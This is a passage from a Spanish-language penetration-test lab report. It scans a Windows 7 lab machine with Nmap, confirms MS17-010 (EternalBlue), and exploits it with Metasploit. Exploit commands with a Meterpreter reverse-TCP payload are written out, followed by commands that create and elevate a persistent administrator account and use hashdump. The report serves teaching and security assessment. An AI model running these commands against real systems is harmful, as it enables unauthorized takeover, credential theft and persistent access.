- -sS: escaneo SYN stealth (Envío de paquetes SYN sin completar el handshake).
- -T4: ajusta la velocidad del escaneo a una configuración agresiva pero estable.
- --min-rate 5000: fuerza a Nmap a enviar al menos 5000 paquetes por segundo (Es más rápido). ○ --max-retries 3: intenta máximo 3 veces reintentar un puerto (Reduce duración del Scan). ○ 192.168.1.16: dirección IP del host objetivo.
- Objetivo: Detectar todos los puertos abiertos en la máquina objetivo.

Figura 11

Scan host objetivo



Nota. Elaboración propia de evidencia de escaneo a máquina objetivo.

Se realizó un scan más profundo utilizando scripts de NSE (Nmap Scripting Engine) sobre los puertos abiertos detectados, en particular el puerto 445 (SMB). El análisis reveló la presencia de una vulnerabilidad crítica: MS17-010 (EternalBlue), que permite la ejecución


remota de código a través del protocolo SMBv1 sin requerir autenticación. Esta falla representa un riesgo elevado de compromiso total del sistema. Además, se identificó que el sistema operativo es una versión obsoleta de Windows 7 “Versión 6.1 Build 7601: Service Pack 1 EoL 14 de enero de 2020

(GitHub-Name, 2009) sin los parches de seguridad aplicados, lo que lo expone a amenazas como WannaCry, EternalBlue y accesos no autorizados mediante herramientas como Metasploit.

- Comando: sudo nmap -p135,139,445,554,2869,5357,10243,49152,49153,49154,49155,49156,49162 -script vuln 192.168.1.16
- Resultado: Confirmación de vulnerabilidad MS17-010 en el servicio SMB.
- CVE-2017-0144 (EternalBlue).
- Impacto: Permite ejecución remota de código (RCE) a través de SMBv1.

Figura 12


Scan profundo script NSE



Nota. Elaboración propia de evidencia de escaneo profundo con script NSE de Nmap.

Figura 13

Evidencia vulnerabilidad CVE-2017-0143



Nota. Elaboración propia de evidencia de la vulnerabilidad de EternalBlue.

De acuerdo con lo anterior se identificó que la máquina es vulnerable a la vulnerabilidad MS17-010, también conocida como EternalBlue, que afecta a versiones antiguas de Windows mediante el protocolo SMBv1. Esta vulnerabilidad permite la ejecución remota de código sin necesidad de autenticación, lo que representa un riesgo severo de compromiso total del sistema. Con base en este hallazgo, se procedió a utilizar la herramienta Metasploit Framework que es una plataforma de pruebas de penetración ampliamente utilizada en seguridad para explotar vulnerabilidades conocidas, automatizar ataques y obtener acceso a sistemas de manera controlada durante auditorías de seguridad (Home, 2017).

Utilizando el módulo exploit/windows/smb/ms17_010_eternalblue de Metasploit, se estableció exitosamente una sesión remota tipo Meterpreter con privilegios de NT AUTHORITY\SYSTEM, lo que confirmó la explotación exitosa del sistema objetivo. Desde esa sesión, se ejecutaron comandos de administración del sistema para crear un nuevo usuario local y posteriormente agregarlo al grupo de administradores locales, otorgándole acceso completo al equipo.

Esta prueba demuestra cómo una vulnerabilidad sin mitigar puede permitir a un atacante externo obtener control total del sistema, crear cuentas persistentes y escalar privilegios demostrando la importancia de actualizar el versionamiento de Sistemas Operativos, aplicar actualizaciones de seguridad críticas y deshabilitar protocolos obsoletos como SMBv1.


Obtener acceso

- Herramienta: Metasploit Framework
- Módulo: exploit/windows/smb/ms17_010_eternalblue
- Comandos:
- set RHOSTS 192.168.1.16

- set payload windows/x64/meterpreter/reverse_tcp ○ set LHOST <IP del atacante> ○ exploit
- Resultado: Sesión remota Meterpreter con privilegios NT AUTHORITY\SYSTEM.

Figura 14

Metasploit Módulo EternalBlue




Nota. Elaboración propia de evidencia de explotación de la vulnerabilidad a través de metasploit modulo eternalblue.

Tomamos la IP de la máquina Kali para los comandos posteriores en donde se requiere la IP Local.

Figura 15


Identificar IP Kali



Nota. Elaboración propia de evidencia de IP de máquina atacante.

Figura 16


Metasploit comunicación máquina atacante a victima



Nota. Elaboración propia de evidencia de comunicación máquina atacante a víctima.

Figura 17


Metasploit exploit



Nota. Elaboración propia de evidencia de ejecución de exploit.

Figura 18

Metasploit systeminfo




Nota. Elaboración propia de evidencia de acceso a la máquina víctima.

Mantener Acceso (Elevación de Privilegios)

- Meterpreter
- Comandos:
- net user Juanm_Leivao juan_leiva /add
- net localgroup Administradores Juanm_Leivao /add
- Resultado: Usuario persistente con privilegios de administrador.
- Meterpreter es parte del payload de Metasploit y permite realizar tareas avanzadas de postexplotación de forma encubierta.

Figura 19

Metasploit shell



Nota. Elaboración propia de evidencia de elevación de privilegios.

Análisis

- Meterpreter y comandos de Windows
- getuid, hashdump, tasklist, reg query, shell
- Extraer información del sistema, procesos activos y evidencias de configuraciones.
- Inspeccionar el entorno comprometido para evaluar el impacto del acceso y entender posibles fugas o persistencias.

Reconocimiento de Falla de Seguridad en Windows

El documento de "Anexo 4 – Escenario 3" presenta un contexto importante para comprender el fallo de seguridad de acuerdo con:

- Fuga de información: Se indica que la organización ha detectado una fuga interna de datos desde un equipo de cómputo, lo cual implica una posible exposición no autorizada.
- Sistema operativo comprometido: Se informa que el sistema afectado corre sobre una versión de Windows, lo cual limita la búsqueda a vulnerabilidades conocidas para dicho sistema operativo. Durante el análisis, se identificó que se trataba de Windows 7 SP1 x64.
- Aplicación vulnerable instalada: Se indica que la máquina contiene una aplicación con una vulnerabilidad conocida que puede estar asociada a un exploit que permite acceso remoto por shell y escalación de privilegios.
- Investigación de escalamiento de privilegios: Se solicita comprobar si es posible la creación de un usuario administrador como PoC (Prueba de Concepto). Esta directriz guía la validación de fallos críticos que permitan control total del sistema.
- Entrega de copia del sistema por el equipo de forense: Esta evidencia permite realizar un análisis controlado, seguro y ético del entorno afectado.

- Con base en esta información, se enfocó el análisis en:
- Explorar los puertos y servicios en ejecución.
- Confirmar si la máquina era vulnerable al exploit MS17-010 (EternalBlue), una vulnerabilidad histórica en Windows 7.
- Analizar servicios secundarios como RTSP (puerto 554) y UPnP que podrían estar contribuyendo a una fuga pasiva de información.

Herramienta de Análisis y Puerto Detectado

La herramienta principal utilizada para identificar los fallos de seguridad fue Nmap, a través de los scripts NSE (Nmap Scripting Engine) que proporciona.


El script smb-vuln-ms17-010 confirmó que el puerto 445 (SMB) estaba vulnerable a MS17-010, una vulnerabilidad crítica que permite ejecución remota de código.

El puerto 554 (RTSP), asociado a wmpnetwk.exe, también se encontraba abierto, indicando una posible exposición pasiva de archivos multimedia, pero a pesar de realizar varios intentos no se evidencio alguna fuga de información.

Impacto del Ataque a la Máquina Windows

Figura 20

Diagrama del ataque



Nota. Elaboración propia a través de la aplicación draw.io representando el diagrama de ataque.

La vulnerabilidad MS17-010 (EternalBlue) permite ejecutar código en la máquina víctima mediante el protocolo SMB sin necesidad de credenciales. Esto otorga al atacante acceso remoto con permisos de súper usuario (SYSTEM). Desde esta posición, el atacante puede tomar control total del sistema, modificar configuraciones, extraer información y crear cuentas privilegiadas.

Documentación Pasos Ejecutados y Evidencias de Exploit

Reconocimiento de red

Figura 21

Evidencia reconocimiento de red

